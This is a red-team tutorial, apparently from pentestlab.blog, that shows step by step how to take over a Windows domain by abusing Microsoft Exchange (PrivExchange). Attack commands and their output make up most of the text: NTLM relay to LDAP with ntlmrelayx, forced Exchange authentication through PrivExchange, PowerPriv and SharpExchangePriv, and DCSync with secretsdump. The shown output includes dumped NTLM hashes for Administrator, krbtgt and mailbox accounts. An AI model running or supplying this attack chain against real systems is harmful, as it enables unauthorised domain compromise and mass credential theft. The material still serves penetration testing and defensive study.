Microsoft Exchange – Domain Escalation

pentestlab.blog/category/red-team/page/69

September 4, 2019


Microsoft Exchange servers are a high valuable target for red teams as they are the main entry point for the majority of the external attacks. From the internal perspective and if initial foothold to the network has been already achieved can allow a user to obtain privileges that would allow him to perform operations similar to a domain controller (DCSync).

This attack has been discovered by Dirk-jan Mollema and the details of his research have been covered to his blog. Like the majority of the modern attacks the trust relationship that exist between an Exchange Server and a Domain Controller is being used combined with NTLM relay attack in order to get elevated privileges. In a nutshell:

1. Attacker has credentials of a user's mailbox
2. Exchange is enforced to authenticate with an arbitrary URL
3. Hash of the computer account of the Exchange is relayed to DC
4. User obtains privileges similar to Domain Controller

The **ntlmrelayx** python script can be used in relay mode by specifying as a target the IP address of the domain controller and the user which his privileges will escalated. It is assumed that credentials for the pentestlab user have been harvested via another method already. (Phishing, Password Spraying etc.)

```
python3 ntlmrelayx.py -t ldap://10.0.1.1 --escalate-user pentestlab
```




```
root@kali:/impacket/examples# python3 ntlmrelayx.py -t ldap://10.0.1.1 --escalate-user pentestlab
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Setting up HTTP Server
[*] Servers started, waiting for connections
```

Relay Attack over LDAP

The next step is to enforce Microsoft Exchange to authenticate with the URL that the listener is running over HTTP in order to capture the NTLM hash of the computer account of the Exchange (EXCHANGE$). This is feasible by leveraging the **PushSubscription** feature. The API call on the Exchange will be sent from the perspective of a standard user. The PrivExchange python script can be used to interact with the Exchange via this feature.


```
python2 privexchange.py -ah 10.0.1.11 10.0.1.2 -u pentestlab -d pentestlab
```



```
root@kali:~/PrivExchange# python2 privexchange.py -ah 10.0.1.11 10.0.1.2 -u Ian -d [redacted]
Password:
INFO: Using attacker URL: http://10.0.1.11/privexchange/
INFO: Exchange returned HTTP status 200 - authentication was OK
INFO: API call was successful
root@kali:~/PrivExchange#
```

Microsoft Exchange – API Call

The captured NTLM hash will relayed directly to the domain controller over LDAP in order to authenticate as Exchange server. The privileges of the user will modified in order to get **Replication-Get-Changes-All** on the domain. This is possible because Exchange servers have the necessary privileges to modify the ACL of the domain.




```
[*] Setting up HTTP Server
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.0.1.2, attacking target ldap://10.0.1.1
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Received connection from 10.0.1.2, attacking target ldap://10.0.1.1
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Client requested path: /privexchange/
[*] Authenticating against ldap://10.0.1.1 as [redacted]\EXCHANGE$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User pentestlab now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20190824-063302.restore
[*] HTTPD: Received connection from 10.0.1.2, attacking target ldap://10.0.1.1
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Received connection from 10.0.1.2, attacking target ldap://10.0.1.1
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Client requested path: /privexchange/
[*] Authenticating against ldap://10.0.1.1 as [redacted]\EXCHANGE$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
```

Domain Escalation via Exchange

Executing the secretsdump script from impacket will verify that the escalation was successful since the user can perform elevated operations like to dump the password hashes of all users in the domain including domain admins and Kerberos.

```
python3 secretsdump.py pentestlab/pentestlab@10.0.1.1 -just-dc
```




```
root@kali:/impacket/examples# python3 secretsdump.py [redacted]/pentestlab@10.0.1.1 -just-dc
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[redacted].LOCAL\Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2ffac:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:816606446ab47cb48f5d3b82b968495f:::
[redacted].LOCAL\$131000-S40AA1RRK6LO:1121:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.LOCAL\SM_2c105f7e30784483a:1122:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.LOCAL\SM_cc88cdf68db843f8a:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.LOCAL\SM_3d4307ad5e284c8db:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.LOCAL\SM_434eaca40d8b4058a:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.LOCAL\SM_bde855a6b19043809:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.LOCAL\SM_fffa9845ff1347e08:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.LOCAL\SM_a745b4bf9b234085b:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
.LOCAL\HealthMailbox73bc04c:1131:aad3b435b51404eeaad3b435b51404ee:911937424c193d49abeb01a30be2700f:::
.LOCAL\HealthMailbox10112cc:1132:aad3b435b51404eeaad3b435b51404ee:705e1d4bbbeeeda6f746097eefe18ce1:::
.LOCAL\HealthMailbox6568055:1133:aad3b435b51404eeaad3b435b51404ee:d9219939f032fe1bb60158701ba4a10b:::
.LOCAL\HealthMailbox6d35760:1134:aad3b435b51404eeaad3b435b51404ee:d75a6db062a4c747e1f43644088d396c:::
.LOCAL\HealthMailbox2e51b7b:1135:aad3b435b51404eeaad3b435b51404ee:bb64ea239a88d69e7832eb78de252918:::
.LOCAL\HealthMailbox9283f7e:1136:aad3b435b51404eeaad3b435b51404ee:b93d8c0873c6ef64d0352e16e1aa7832:::
```

Secretsdump to verify Escalation

There is also a PowerShell based implementation called PowerPriv by Dave Cossa which can be used to send the API call to the Exchange from a domain-joined workstation.

```
powerPriv -targetHost exchange -attackerHost 10.0.1.15 -Version 2016
```




```
PS C:\Users\Ian.[redacted]\PowerPriv> powerpriv -targethost exchange -attackerHost 10.0.1.15 -Version 2016
Sent Request To Exchange Server: https://exchange/EWS/Exchange.asmx
HTTP 200 response received, the target Exchange server should be authenticating shortly.
PS C:\Users\Ian.[redacted]\PowerPriv>
```

PowerPriv – API Call

Based on the code of PowerShell script Dennis Panagiotopoulos wrote a C# variation. SharpExchangePriv can be compiled in Visual Studio. The executable requires two parameters: the IP address of the Exchange and the IP address of the listener and it needs to be dropped into disk.

```
SharpExchangePriv.exe -t 10.0.2.2 -a 10.0.2.5
```



```
C:\Users\pentestlab>SharpExchangePriv.exe -t 10.0.2.2 -a 10.0.2.5


 /$$$$$$$           /$$            /$$$$$$$$                     /$$
| $$__  $$         |__/           | $$_____/                    | $$
| $$  \ $$ /$$$$$$  /$$ /$$    /$$| $$       /$$   /$$  /$$$$$$$| $$$$$$$   /$$$$$$  /$$$$$$
| $$$$$$$//$$__  $$| $$|  $$  /$$/| $$$$$   |  $$ /$$/ /$$_____/| $$__  $$ |____  $$| $$__
| $$____/| $$  \__/| $$ \  $$/$$/ | $$__/    \  $$$$/ | $$      | $$  \ $$  /$$$$$$$| $$
| $$     | $$      | $$  \  $$$/  | $$        >$$  $$ | $$      | $$  | $$ /$$__  $$| $$  |
| $$     | $$      | $$   \  $/   | $$$$$$$$ /$$/\  $$|  $$$$$$$| $$  | $$|  $$$$$$$| $$  |
|__/     |__/      |__/    \_/    |________/|__/  \__/ \_______/|__/  |__/ \_______/|__/  |_




The target URL is https://10.0.2.2:443/EWS/Exchange.asmx

Sent request to exchange server: https://10.0.2.2:443/EWS/Exchange.asmx

HTTP 200 response received, the target Exchange server should be authenticating shortly.


C:\Users\pentestlab>
```

SharpExchange – API Call

These tools provide a variety of flexibility since the API call can be sent from a Windows or a Linux environment or can be executed directly from memory. PowerPriv and SharpExchangePriv will use the credentials of the current user for authentication to the Exchange opposed to PrivExchange script which requires credentials to be supplied. The **ntlmrelayx** tool can be used in all scenarios to perform the relay.

References